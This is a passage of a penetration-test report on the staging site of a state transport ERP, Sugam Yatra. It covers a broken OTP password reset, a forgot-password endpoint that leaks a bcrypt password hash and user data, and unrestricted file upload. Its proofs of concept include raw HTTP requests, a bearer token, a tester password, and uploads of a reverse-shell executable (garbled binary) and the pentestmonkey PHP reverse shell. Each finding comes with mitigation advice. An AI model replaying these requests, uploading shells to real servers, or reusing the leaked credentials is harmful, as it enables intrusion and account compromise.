
Step 3.




Response from https://staging.sugamyatra.up.in:443/api/adminusers/verifyotp [3.7.242.71]

```
HTTP/1.1 200 OK
Date: Mon, 12 Aug 2024 10:29:17 GMT
Server: Apache
Content-Security-Policy: default-src 'self';script-src 'self'
https://maps.googleapis.com https://www.google.com
https://www.gstatic.com 'unsafe-inline';style-src 'self'
https://cdnjs.cloudflare.com https://fonts.googleapis.com
'unsafe-inline';font-src 'self' https://fonts.gstatic.com
data:;img-src 'self' data:;connect-src 'self'
https://maps.googleapis.com https://www.google.com;frame-src
'self' https://www.google.com;object-src 'none';frame-ancestors
'self';upgrade-insecure-requests;base-uri 'self';form-action
'self';script-src-attr 'none'
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 40
ETag: W/"28-wOXX4/sBTFjt4yKhK+/DjTAGvkg"
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive

{
  "status":true,
  "message":"valid OTP"
}
```

Step 4.
 UPSRTC ERP Sugam Yatra REVOLUTIONIZING TRANSPORT FOR PUBLIC GOOD! **Reset Password** Set up a strong password to secure your account New Password: Zaq12wsX@! Confirm Password: •••••••••• RESET PASSWORD
Step 5.


staging.sugamyatra.up.in

Flameshot Info
Screenshot aborted.

Save password?

Username tester1@gmail.com

Password Zaq12wsX@!

Never Save

You can use saved passwords on any device. They're saved to Google Passw... Manager for itdesk4@alliedboston.com.

Welcome to UPSRTC ... m

Access this quick menu to nav... m

Dispatcher
Generate trip authorization fo... upcoming duty

Plan a New Route
Create a new route plan for y... fleet

Crew Pool
Check your Drivers & Conductors and new resources

Invite your team members
Invite other users and assign their role

Tester
User

Recommendation/Mitigation

To prevent account takeover via broken "Forgot Password" functionality, implement these measures:

1. **Strong Reset Tokens:** Generate secure, random, and unique tokens.
2. **Secure Transmission:** Use HTTPS for sending reset tokens and avoid using URLs.
3. **Rate Limiting:** Limit the number of reset requests per IP and use CAPTCHAs.
4. **User Identity Validation:** Verify user identity before allowing resets, such as sending a code to the registered email/phone.
5. **Complete Workflow:** Ensure the reset process is fully completed and tokens are validated before allowing access.

Mitigation must be implemented throughout the Application/ API where applicable.

3.2 BROKEN FORGOT PASSWORD FUNCTIONALITY

Vulnerability Description	Severity
When a user submits a valid email address through the "Forgot Password" feature, the server responds with sensitive information, such as the hashed password. This data is returned without requiring any authentication or authorization, exposing sensitive information to unauthorized users.	🟥 High


Vulnerability Identification Number (CWE)	Attributing Factor
Exposure of Sensitive Information to an Unauthorized Actor - (CWE-CWE-200)	Design Error

Affected Platform(URLs)

1. https://staging.sugamyatra.up.in/api/adminusers/forgot-password

Penetration Testing: Proof of Concept

Step 1.



```
POST /api/adminusers/forgotPassword HTTP/1.1
Host: staging.sugamyatra.up.in
Content-Length: 33
Sec-Ch-Ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0
Safari/537.36
Content-Type: application/json
Origin: https://staging.sugamyatra.up.in
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: keep-alive

{
  "loginEmail":"upsrtc@gmail.com"
}
```

```
  "message":"success",
  "data":{
    "name":{
      "english":"UPSRTC",
      "hindi":"यूपीएसआरटीसी",
      "hinglish":"UPSRTC(यूपीएसआरटीसी)"
    },
    "run":{
      "total":""
    },
    "fatherName":{
      "english":"<h1>aa</h1>",
      "hindi":"एयीसीडी",
      "hinglish":"aa(एयीसीडी)"
    },
    "licenseDate":{
      "expiry":"2024-07-18"
    },
    "presentAddress":{
      "pinCode":"226002",
      "address1":"lucknow",
      "address2":"lucknow",
      "stateId":"660bd0c8471febdfca7be9bc",
      "districtId":"663383a5d05f158dd58e5a36"
    },
    "permanentAddress":{
      "pinCode":"226002",
      "address1":"lucknow",
      "address2":"lucknow",
      "stateId":"660bd0c8471febdfca7be9bc",
      "districtId":"663383a5d05f158dd58e5a36"
    },
    "test":{
      "healthValidity":"2024-07-18",
      "eyeValidity":"2024-07-26"
    },
    "shortName":{
      "english":"",
      "hindi":""
    },
    "_id":"660a3e6e1df67c2a0ea2f943",
    "password":"$2a$09$wJDy4vQJoD4HkeP1HfGDtOkkd74jcW3RWVfNX93nokrxICdYvLZji",
    "roleId":"669e2175d2b30c719fdc539f",
    "loginEmail":"upsrtc@gmail.com",
    "loginMobile":"0123456789",
    "mPinExist":false,
    "isPasswordGenrtated":true,
    "is_active":true,
    "createdAt":"2024-04-01T04:56:14.987Z",
    "updatedAt":"2024-08-10T10:46:47.791Z",
    "__v":2,
    "tokens":[
```

Recommendation/Mitigation

The server should be configured to avoid returning any sensitive information, including hashed passwords, during the password reset process. Instead, it should only send a password reset link or token to the user's registered email address. Implement proper access controls to ensure sensitive information is not exposed without authentication.

Mitigation must be implemented throughout the Application/ API where applicable.


3.3 UNRESTRICTED FILE UPLOAD

Vulnerability Description	Severity
Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step. The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.-.	Medium

Vulnerability Identification Number (CWE)	Attributing Factor
Unrestricted Upload of File with Dangerous Type - (CWE-434)	Design Error

Affected Platform(URLs)
1. https://staging.sugamyatra.up.in/users/add 2. https://staging.sugamyatra.up.in/users/edit/66b747f3307c6b4fe2d897b3

Penetration Testing: Proof of Concept
Step 1.



Request

```
POST /api/v2/s3/multiple HTTP/1.1
Host: staging.sugamyatra.up.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NmI3NDdmMzMwN2M2YjRmZTJkODk3YjMiLCJpYXQi
OjE3MjM1MjU0MDksImV4cCI6MTcyMzU1NDIwOX0.LhYj_H1r0n_6yIhWXnlVK85qMasN930_oYmgjKaH4g0
Content-Type: multipart/form-data;
boundary=---------------------------36560592592910793663317649541
Content-Length: 74037
Origin: https://staging.sugamyatra.up.in
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive

-----------------------------36560592592910793663317649541
Content-Disposition: form-data; name="file"; filename="reverse.exe"
Content-Type: application/x-msdownload

MZÿÿ¸@è º´Í!¸LÍ!This program cannot be run in DOS mode.
$8ðÖ×Y×Y×Y¬EÓYTEÞY¸FÜY¸FÔY×YYTQÃßYz®ÿY_ÖYRich×YPEL×ßÿIà° ÕÀ@`lÇxPÈàÁÀà.textf©°
`.rdataæÀÀ@@.data\pÐ@Ð@À.rsrcÈP@@UìiÓ¸ÅASV£èy
ì¨Ê#D@A£þ3Û¾H@AWESMPQÇðADÒ@@<AèÕLh._@èØ¤ÄSSShL@Azü>»UELÖxPUôlRè¶JÃUô×þüMûPQhÒ@RèÞJÀÐ05Á@Õ
EûÀ¿"9õf£Õå!@®ÿ$kgUüRlÁ@Ä;ÃLÐ@³høÑ@mé+ÄAhAéosÐ@jEøPÿµÁÏ2£ÐéýMüQÿAlÁ@£lúéé1gÏ`©~høÑ@èÇAÿÿÿ
éÈUüRÿÁ@£¸LAé±ÉÐ@é¾¹MPÿãìÁ@£àAé ;@é9`´th¼ã@Eè²ÄÂüQè5Ä;ÃuÇ`AéVd9
8AJ"EPÿpÁÍ9`At Ñ@èkÄrUüRè?5Ä;ÃuÇ`{}Ëé9
8ã)©PÿpÁ@Ç-\AéíêEüPÿl@X¹0éÖiqMQÿ«Á@£AÇdÐ@Pé¸Eü º@8+Ðîý:ËuöéÇUü¡L@AShÑ;.RhÑ@PèFÄ£D@ðWH}ütÁ9
~3jRÖ}üÄëüëØ,yºØóð)2{Nènë
dd`PéÇÿé -vËÓ ÛB`ëÈ"¿ |ý'RÓùå1ÒdRORëÕÑXM¥~5Rë.2  I-quâôì$?ëCc§.mÒ«rØ'1ÿëªífb¢ëÇ÷è·J&r(ë
 ¡hé#!ÅË1À¬ë->C[lÝÙõ6~3&<aë
VÐyìª÷|ëHNÌWÖ, ë IUTóü®aàÁÏë[ÈûT¸zÇIë|7&Ñ.ßO"B3ÿÿÿë
½®ÜöÐM®¦gRëÛÒ:åRë´¿ÌKÉZÛi¸/'WB<Ð@xëEk<&\¹ÀøëõØ±`4Ð±6´Äëm?zFkdÑ²`ØÐPë?*ØqDªÝÿëX
ëÂ¹cÁTÓëdë.VT}®«+0ÛûHÉmëå\1M.0¨\Br9së>A¯,T"IëßËîV sr.yéV4ë ±?ôEô"SlÿëÜ$¸²'÷ÕìÉBÛBÖë
ÁÆ|ÌæY@þ1Àë rkFÝ!0&¬ÁÏÇë  fZ©EªIÍv8àÖÿÿÿé óÌðÖ£7Ûô}øé(¼ôO`¡6.~;}$Aÿÿÿé"²ÛÙ:ÂÅ«¡cXX$ÓfKé
73 ¢XêO´XéÙ4qÛfY°Óé  IöWt%h.Ðé3#-¾3®ÌèÉ ×D$$[[éÂY%½M¶HØ?Öaé  Ê_þÛJ"²iYéWóÂ5¹A·óRÖÅZé
ÎC©+o»÷kQÿàé¦°®_¸&FdÐXé *VbìáL[çAé~V´#Û à«_Zé º%±°máQ9ÎEéñ:ØDÖ[öééüÿÿé ÙÈÙvwh§õ]é
µ´ìÜÏçA¸ëéÒHo]=®^èOt¾bj@hVé
UÂû<Àº-jhX¤SåÿÕÃÇñè^ò¤éÌ' RXãuè¼»à*
```


Response

```
HTTP/1.1 200 OK
Date: Tue, 13 Aug 2024 06:25:30 GMT
Server: Apache
Content-Security-Policy: default-src 'self';script-src 'self' https://maps.googleapis.com
https://www.google.com https://www.gstatic.com 'unsafe-inline';style-src 'self'
https://cdnjs.cloudflare.com https://fonts.googleapis.com 'unsafe-inline';font-src 'self'
https://fonts.gstatic.com data:;img-src 'self' data:;connect-src 'self'
https://maps.googleapis.com https://www.google.com;frame-src 'self'
https://www.google.com;object-src 'none';frame-ancestors
'self';upgrade-insecure-requests;base-uri 'self';form-action 'self';script-src-attr 'none'
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 144
ETag: W/"90-+/eg1lnUCK5/GB7IsPqqaop5UiA"
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive

{
  "status":true,
  "data":{
    "location":[
      "https://upsrtc.s3.ap-south-1.amazonaws.com/portal/2024-08-13T06%3A25%3A30.063Zrever
      se.exe"
    ]
  },
  "message":"OK"
}
```

Done

Step 2.



Request

```
POST /api/v2/s3/multiple HTTP/1.1
Host: staging.sugamyatra.up.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NmI3NDdmMzMwN2M2YjRmZTJkODk3YjMiLCJpYXQi
OjE3MjM1MjU0MDksImV4cCI6MTcyMzU1NDIwOX0.LhYj_H1r0n_6yIhWXnlVK85qMasN930_oYmgjKaH4g0
Content-Type: multipart/form-data;
boundary=---------------------------11889689871307957043280531
Content-Length: 5726
Origin: https://staging.sugamyatra.up.in
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive

-----------------------------11889689871307957043280531
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 13 Aug 2024 06:16:18 GMT
Server: Apache
Content-Security-Policy: default-src 'self';script-src 'self' https://maps.googleapis.com
https://www.google.com https://www.gstatic.com 'unsafe-inline';style-src 'self'
https://cdnjs.cloudflare.com https://fonts.googleapis.com 'unsafe-inline';font-src 'self'
https://fonts.gstatic.com data:;img-src 'self' data:;connect-src 'self'
https://maps.googleapis.com https://www.google.com;frame-src 'self'
https://www.google.com;object-src 'none';frame-ancestors
'self';upgrade-insecure-requests;base-uri 'self';form-action 'self';script-src-attr 'none'
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 154
ETag: W/"9a-jyuadCpLFxBMP5fi+fDbP+tbdoE"
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive

{
  "status":true,
  "data":{
    "location":[
      "https://upsrtc.s3.ap-south-1.amazonaws.com/portal/2024-08-13T06%3A16%3A18.700Zphp-r
      everse-shell.php"
    ]
  },
  "message":"OK"
}
```

Done

Recommendation/Mitigation

File upload functionality is not straightforward to implement securely. Some recommendations to consider in the design of this functionality include:

- Use a server-generated filename if storing uploaded files on disk. Reject attempts to upload archive formats such as ZIP.

